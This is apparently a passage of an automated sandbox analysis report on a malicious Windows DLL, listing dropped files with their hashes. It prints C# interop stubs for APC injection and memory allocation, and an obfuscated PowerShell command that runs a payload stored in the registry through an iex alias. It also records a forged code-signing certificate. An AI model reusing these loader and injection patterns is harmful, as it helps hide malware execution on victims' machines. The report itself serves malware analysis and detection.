SHA-512:	169145C229E843797950547FA2B91AD5F73A7874E3D498859748A7C29F41A7F61CB7EF60CFBBDA05818A38394BCBEA483363C1D46DAAE992CC938BA05FD190C
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...k.o.n.0.v.o.s.3...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...k.o.n.0.v.o.s.3...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.049516587690195
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwMRSR7a1f892RV9SRa+rVSSRnA/fsTfaskNDVzy:V/DTLDfuEB92Ru9rV5nA/ETf5EDVzy
MD5:	66D77EA7A947B910D56CFB0FC4B85BE6
SHA1:	9D503A2C0DDAEE23A81802CA8444D8B7039ECE6B
SHA-256:	66E86036222F5D3B474370BBBA04C4A7DECC42D05D25675846CBA63F16877D8B
SHA-512:	A53181798E577ABD31EE4063903E62171903B369B4FF26C337CC0108BE8883BEE39000A858FB24E92D13CDB89EF5782AADF06B7BD6807DD2D46458F813EE772E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yarnha. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(Int Ptr nafifqdmhmh,IntPtr uyeb,IntPtr hpistj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ykuvjce,uint ibkrrfwtfdq,IntPtr ljhqnvahhfq);.. }..}.

C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.19959834421907
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fpyAHUzxs7+AEszIN723fpy2:p37Lvkmb6K2axybWZETaxy2
MD5:	5E6CD1F7B44B6E3B4C22EAF18C17B4E4
SHA1:	7D5CB5F73BB6D2E8EC75A4ED779F3B8CF57CF23B
SHA-256:	1FCA6CEC3FAF3F369A605C055F0EE65690ED9838A18EE01BA3D8B81315A211E2
SHA-512:	5FABA37FFE22F142287B53D9A18F828EA5101576D953C0A10945F892523E5C39D6B7503BDC0BA004ACE656A498846AD74B2C284FD3B18AD6A7AD51ED5A15E0E1
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.0.cs"

C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6318992955586533
Encrypted:	false
SSDEEP:	24:etGSQ8+mUE7R85z7woel/gf4/eiDPtkZfYmgfDZ0WI+ycuZhN5akSnPNnq:6aXE7S5gGZiyJYmoZX1ul5a31q
MD5:	C9304AA657C4D4A6CB3A3F3E0BB4D7EF
SHA1:	C8D07D9C483B5EE7CBB5B92B2BB07EB7A1EB48FD
SHA-256:	9B80595D0F55E78C8CB1DF004FB37D5A94AF1B19C2C8806F426B2A6BA51A29E2
SHA-512:	3E66DC953433A11FE0083B2D40935B147D9BF7CE93E11F2EBC47F4EB1B5362384E3889C73518910B010457D9961FE17860D58CFA38B3E8C4207F96462B848E74
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....2.+.....(..... 9..... F..... Y.....P .....d.....j.....v.....{..... .....d. ...d...!.d.%...d.....*.....3.;.....9.....F.....Y.....

C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.292537978034834
Encrypted:	false
SSDEEP:	24:AId3ka6K2aLETa2KaM5DqBVKVrdFAMBJTH:Akka6CLE+2KxDcVKdBJj
MD5:	71B3F041076E3F95CFFD60D5175E75DF
SHA1:	3E8BB427FD0CF04864317DB344053003824DFAA0
SHA-256:	94857FB771A06BB6B94A77618220A25D5BED278081EDD5A4CC93ECF424D175A9
SHA-512:	1DE93694D194DCF73BD6190B41C5E0DA69CDEB075E7E7338E51913775DBF3879571F159BC24A991F6E499E3D72CD1F8233B196C057C2FDDBDB9F9F0226EB52
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC _MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\L ocal\Temp\kon0vos3\kon0vos3.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\kon0vos3\kon0vos3.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	395
Entropy (8bit):	5.011724479977666
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJZFMRSRa+eNMjSSRrh+SRNdDQaAntHQy:V/DTLDfuHV9eg5rh14aAntwy
MD5:	B1DA1EF961AA0CE50C236459261D955A
SHA1:	99CF19F188248557193608FE42C1CB88FCF234E1
SHA-256:	139659D9C1D794242DE8DEFB1E33C785B3B63A691230874656B2B1AFC9E0B26B
SHA-512:	27C4E9D4D1926A87EB5A2CAFD768D80A9D566C5FE9C7EB17F87453698415B30E251816738388C3171519A74B20AB0919C47C04A1E6CF9E1D82547540DF5E1682
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class ufc. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess ();.[DllImport("kernel32")].public static extern void SleepEx(uint ylpxxdj,uint gtjjej);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr mmpi,uint xkljddbsw yg,uint jfalf,uint iqbvunafhnr);.. }..}.

C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.222834284403675
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f51n0zxs7+AEszIN723f5/H:p37Lvkmb6K2ah10WZETah/H
MD5:	88C71B6719907B92C99029F9DF4C3781
SHA1:	667EDB93A80D214FCD8C7DB39F368586A5FFFD2D
SHA-256:	D8001B915AA15E64B32C56331B6749F7D4ADAB361228DDB3B81C1DAFEB82BDE3
SHA-512:	6FF6E9812F843FA1AB77B3F176C58F5CABD9A93DCF344EE9AFF4943DB59BBD7A260545445B561A23D537C04F4DAFA79A9ADC45E52CDFA7695D20AA434F34B8 05
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\m501nuko\m501nuko.0.cs"

C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.out	
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	872
Entropy (8bit):	5.314771609463602
Encrypted:	false
SSDEEP:	24:AId3ka6K2avVETapOKaM5DqBVKVrdFAMBJTH:Akka6C9E+pOKxDcVKdBJj
MD5:	FBF42D3DC0BCD15D5634FB6E9DCE0B89
SHA1:	A1E67FC78A33DC2FF510187D9A143B1980A198D8
SHA-256:	7794B8E2C92DCFAA2E6E0F070A71F1B82EB43D0E1B962A1413E3D7B3DDFA1D97
SHA-512:	8EB85167B7225987874B8EBDEE3EAAA5F7B7B476FBC4855C1E2A202A292B27BA7C398D49027F7647CA70CB217507EDFEE5287FBBF4F4432146C119FCEC14264 8
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\m501nuko\m501nuko.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\wnczrnms\CSC2E55B817A1C42F79C3F14C28684A599.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0882008464403055
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryC5ak7YnqqPOPN5Dlq5J:+RI+ycuZhN05akSPOPNnqX
MD5:	B6905AF467395A55B06B7D723D6F9071
SHA1:	DE3FE20DBDC687C7434A1C7598C3EE0CFBBA6ECA
SHA-256:	6024F928917A5852278333793A6AC3BB6742E86C4F0095B7467BA1E148AB32B6
SHA-512:	066A42CA9AABF4DF85EAF3B698E80D21F512CDA444C59FA46AA3FE478CDCA0E7998806C08B98CFA2069BA98137984EE352C3C715166DBD04123AB094E42C97 6
Malicious:	false
Reputation:	unknown
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.n.c.z.r.n.m.s...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.n.c.z.r.n.m.s...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	414
Entropy (8bit):	5.049516587690195
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJwMRSR7a1f892RV9SRa+rVSSRnA/fsTfaskNDVzy:V/DTLDfuEB92Ru9rV5nA/ETf5EDVzy
MD5:	66D77EA7A947B910D56CFB0FC4B85BE6
SHA1:	9D503A2C0DDAEE23A81802CA8444D8B7039ECE6B
SHA-256:	66E86036222F5D3B474370BBBA04C4A7DECC42D05D25675846CBA63F16877D8B
SHA-512:	A53181798E577ABD31EE4063903E62171903B369B4FF26C337CC0108BE8883BEE39000A858FB24E92D13CDB89EF5782AADF06B7BD6807DD2D46458F813EE772E
Malicious:	false
Reputation:	unknown
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class yarnha. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr nafifqdmhmh,IntPtr uyeb,IntPtr hpistj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint ykuvjce,uint ibkrrfwtfdq,IntPtr ljhqnvahhfq);.. }..}.

C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.17577930886851
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723f97Gzxs7+AEszIN723f97V9:p37Lvkmb6K2a9GWZETa9V9

C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.cmdline	
MD5:	5A76B660E832AA581281D58BC7BAA5A2
SHA1:	024250002F01662F9AB2370CF4033EA8487665B6
SHA-256:	B60360D322E1A93A5509DB4EEA774C5FB09F2D2A8B1B92B51D8385E54B872276
SHA-512:	4461492B81B48FB437055C992CCC555371D16DF08788E6D3AB7512019A7B483D8772D9A3D1192A956736A96A8B0A02B2D3FDD68D84F2EAC82A4B38E95F7BA63
Malicious:	false
Reputation:	unknown
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.0.cs"

C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.635212339978853
Encrypted:	false
SSDEEP:	24:etGSN8+mUE7R85z7woel/gE4/eiDPtkZfKGpsDZ0WI+ycuZhN05akSPOPNnq:6DXE7S5gG6iyJKGpCZX1ulua3Kq
MD5:	EF9522EB6C3500384C36EE79C184EC6B
SHA1:	FE4AF6485B4A01629F901F753C3DC2D064683718
SHA-256:	527F9A7FF12525547D21900A699B9BCDADD1C109A11EFDF624411C2E3FEA6C1A
SHA-512:	7EBD29BDE63276534B24AB60DC274D5D473ED13B20F2AD30B74740D993D9F5C6AAD81F72DC8FA3C42CBA714C3E27B414D5985D2DB617CC68D611DE5A3D7D6EE
Malicious:	false
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....!.....$... ...@..... ..... .@.....#..O....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relo c.....`.....@..B.....#.....H.....X ..d.....(....*BSJB.....v4.0.30319.....l...H...#~.....D...#Strings.....#US..... ...#GUID.....T...#Blob.....G.....%3.....2.+.....(..... 9..... F..... Y.....P .....d.....j.....v.....{..... .....d. ...d...!.d.%...d.....*.....3.;.....9.....F.....Y.....

C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.293151646200869
Encrypted:	false
SSDEEP:	24:AId3ka6K2axETa34KaM5DqBVKVrdFAMBJTH:Akka6CxE+oKxDcVKdBJj
MD5:	5F3A49EA202366DDFA9816641C833803
SHA1:	A7BA847BF2CA2BB118F71E6F12BB879B0DA52F29
SHA-256:	227DF3C5AF341B067B565D4E0BC9C6555F1CCDD660020007014D5DD7C124419B
SHA-512:	C3E4270BBA10C2213BF049A0A5D6447496D9406848A2C9D2A8BF882F691F4831689E0E10B3A3959464298CC4F7F77FAE6893EB6C4E5035B382C82CDD5D49B9FE
Malicious:	false
Reputation:	unknown
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wnczrnms\wnczrnms.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.0fmmIESA.20211214102149.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1379
Entropy (8bit):	5.379442550983847
Encrypted:	false
SSDEEP:	24:BxSAPRN7vBVLVvx2DOXUW+nELCHu4XWDUHjeTKKjX4CIym1ZJXXRenELCHu4S3eP:BZP/vTLVvoOmbu4GYqDYB1Z9gbu4SAZx
MD5:	D55F220D9892547788887A8A32831118
SHA1:	1B02881E135C7C81C2D3838A7961A121E7187DD5
SHA-256:	7F26B4B3D12B445417AEF015E2BE4048848B6D814FE8466848C0B69AFA2272AB
SHA-512:	858D5CBE3793B79BE8BACCA705F9EA92D39507171ADA3B09FAA71382374AC0A1C719674DB4D7A7BCE8B69BFCACC1CAECDBD7FC97BC6E6CF2FBE655EF08FCDEA3
Malicious:	false

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.0fmmIESA.20211214102149.txt	
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211214102153..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 088753 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 5784..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********..**********..Command start time: 20211214102153..**********..PS>new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.C1OhZlCs.20211214102152.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1379
Entropy (8bit):	5.383650096362091
Encrypted:	false
SSDEEP:	24:BxSAPRN7vBVLVvx2DOXUW+nELCHu4XW6HjeTKKjX4CIym1ZJXXRenELCHu4SDmnu:BZP/vTLVvoOmbu4G6qDYB1Z9gbu4SDou
MD5:	68350C66B532BFF0B584D247AD24F0D5
SHA1:	CE1EB6152EE292AFDCBAE05C7057BAEB61FB2996
SHA-256:	88CB4539138955AB926F559B2692348F63792A4ED0EE8B30ACE747FB404ECC94
SHA-512:	80CE793621A577D179F6F633C97D8B39A8EBB79C1E50EFF57EA02BEEBDDD0F320DE6B314913CE7A40077CAE80239577470 04AF9C1D9F98E280664CD2822D082
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211214102153..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 088753 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 6444..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********..**********..Command start time: 20211214102153..**********..PS>new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.a52niw8E.20211214102148.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1379
Entropy (8bit):	5.383634787556345
Encrypted:	false
SSDEEP:	24:BxSAPRN7vBVLVvx2DOXUW+nELCHu4XWGHjeTKKjX4CIym1ZJXXRenELCHu4SQDnR:BZP/vTLVvoOmbu4GGqDYB1Z9gbu4SQDR
MD5:	19F594408E907A61AD2F2145D3840483
SHA1:	FBFD6B66842B9D146C8B200852764C5FF0FDF33E
SHA-256:	E7AC349B39C99824312EF83330E3D1EE270DDCF84B0C20C4FDC24C35F4EA3523
SHA-512:	4FBDF2CBBC63FCED8296EB738DADA7BBD616759859847D127A8680A9209FD91AB060FD95A441079853857E15E156D3863BE944E74390436885E3F19E7ED5B6E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211214102153..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 088753 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 6448..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********..**********..Command start time: 20211214102153..**********..PS>new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.emLoLZBh.20211214102148.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1379
Entropy (8bit):	5.38423662326416
Encrypted:	false
SSDEEP:	24:BxSAPRN7vBVLVvx2DOXUW+nELCHu4XWF3HjeTKKjX4CIym1ZJXXRenELCHu4S/nI:BZP/vTLVvoOmbu4GF3qDYB1Z9gbu4SPI
MD5:	DB43AE7808126FE5E4B988C75C7F8F7E
SHA1:	D4A787EA3FDCD788BC0620482E9B5851802B46C7
SHA-256:	8E28E9B5EE4C6FF29D3D1F2763EE64BC8E4E6C04264DE5895EE56861225E6760
SHA-512:	2CE1A34F9A696E42D61D69E37C958E2412229E07B62CABEFBEE1743D1FD59F13F248A94DEEDEC5711E5F5E3DD4067C8E861B5F7569D4F25F4567B115D74F06D 4
Malicious:	false
Reputation:	unknown

C:\Users\user\Documents\20211214\PowerShell_transcript.088753.emLoLZBh.20211214102148.txt

Preview:	.**********..Windows PowerShell transcript start..Start time: 20211214102153..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 088753 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value iex; ylvcupeita ([System.Text.Encoding]::ASCII.GetString((xxbuqnvca HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UtilDiagram))..Process ID: 5640..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ..**********..Command start time: 20211214102153..**********..PS>new-alias -name xxbuqnvca -value gp; new-alias -name ylvcupeita -value

Static File Info

General

File type:	MS-DOS executable, MZ for MS-DOS
Entropy (8bit):	5.271216262919323
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • VXD Driver (31/22) 0.00% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	61b85f75e6a7c.dll
File size:	1781920
MD5:	26788bdf519813ff2600570a5c8e23d9
SHA1:	44f22a053e84cd7afcf34a4fa19dbf512c8a624d
SHA256:	25f74513f1f0a72453bf096337daba7268bf77371f7fc210f56672f52b7b3af1
SHA512:	54cad6bdd1ef350a02e6e3645db3fc3f1fadb385c7dcf5eeacf20a8b1d7fbc42aa3cb88d320fda63a7224b2507e7b84e3942cb54fb61cc398800ec95f6f2d505
SSDEEP:	49152:dOMY8UQw8MT8UQw8MT8UQw8MT8UQw8MT8UQw8MT8UQw8Mc:9Y8UQw8MT8UQw8MT8UQw8MT8UQw8MT8Z
File Content Preview:	MZ.....!..L.!This .ro.ra. cannot be run in DOS m.de....$.....PE..L...[..a..... .....!..... .....V..

File Icon

Icon Hash:	82b0f4c6d2c66cb1

Static PE Info

General

Entrypoint:	0x1001f3fe
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x10000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	
Time Stamp:	0x61B6D25B [Mon Dec 13 04:55:55 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	90a569c76737ac6eae14ae164dabea89

Authenticode Signature

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 10/1/2020 5:00:00 PM 12/18/2023 4:00:00 AM
Subject Chain	• CN=OpenJS Foundation, O=OpenJS Foundation, L=San Francisco, S=California, C=US
Version:	3
Thumbprint MD5:	8E8056A2284F0304445ED325353454BF
Thumbprint SHA-1:	E16BB6EE4ED3935C46C356D147E811286BA4BBFE
Thumbprint SHA-256:	968F9536C18A4475095B37792855AA62306275DEC05BD72F21653C98026CFC4E
Serial:	038EDB2FC6E405731A760F1516144C85

Entrypoint Preview

Data Directories

Sections

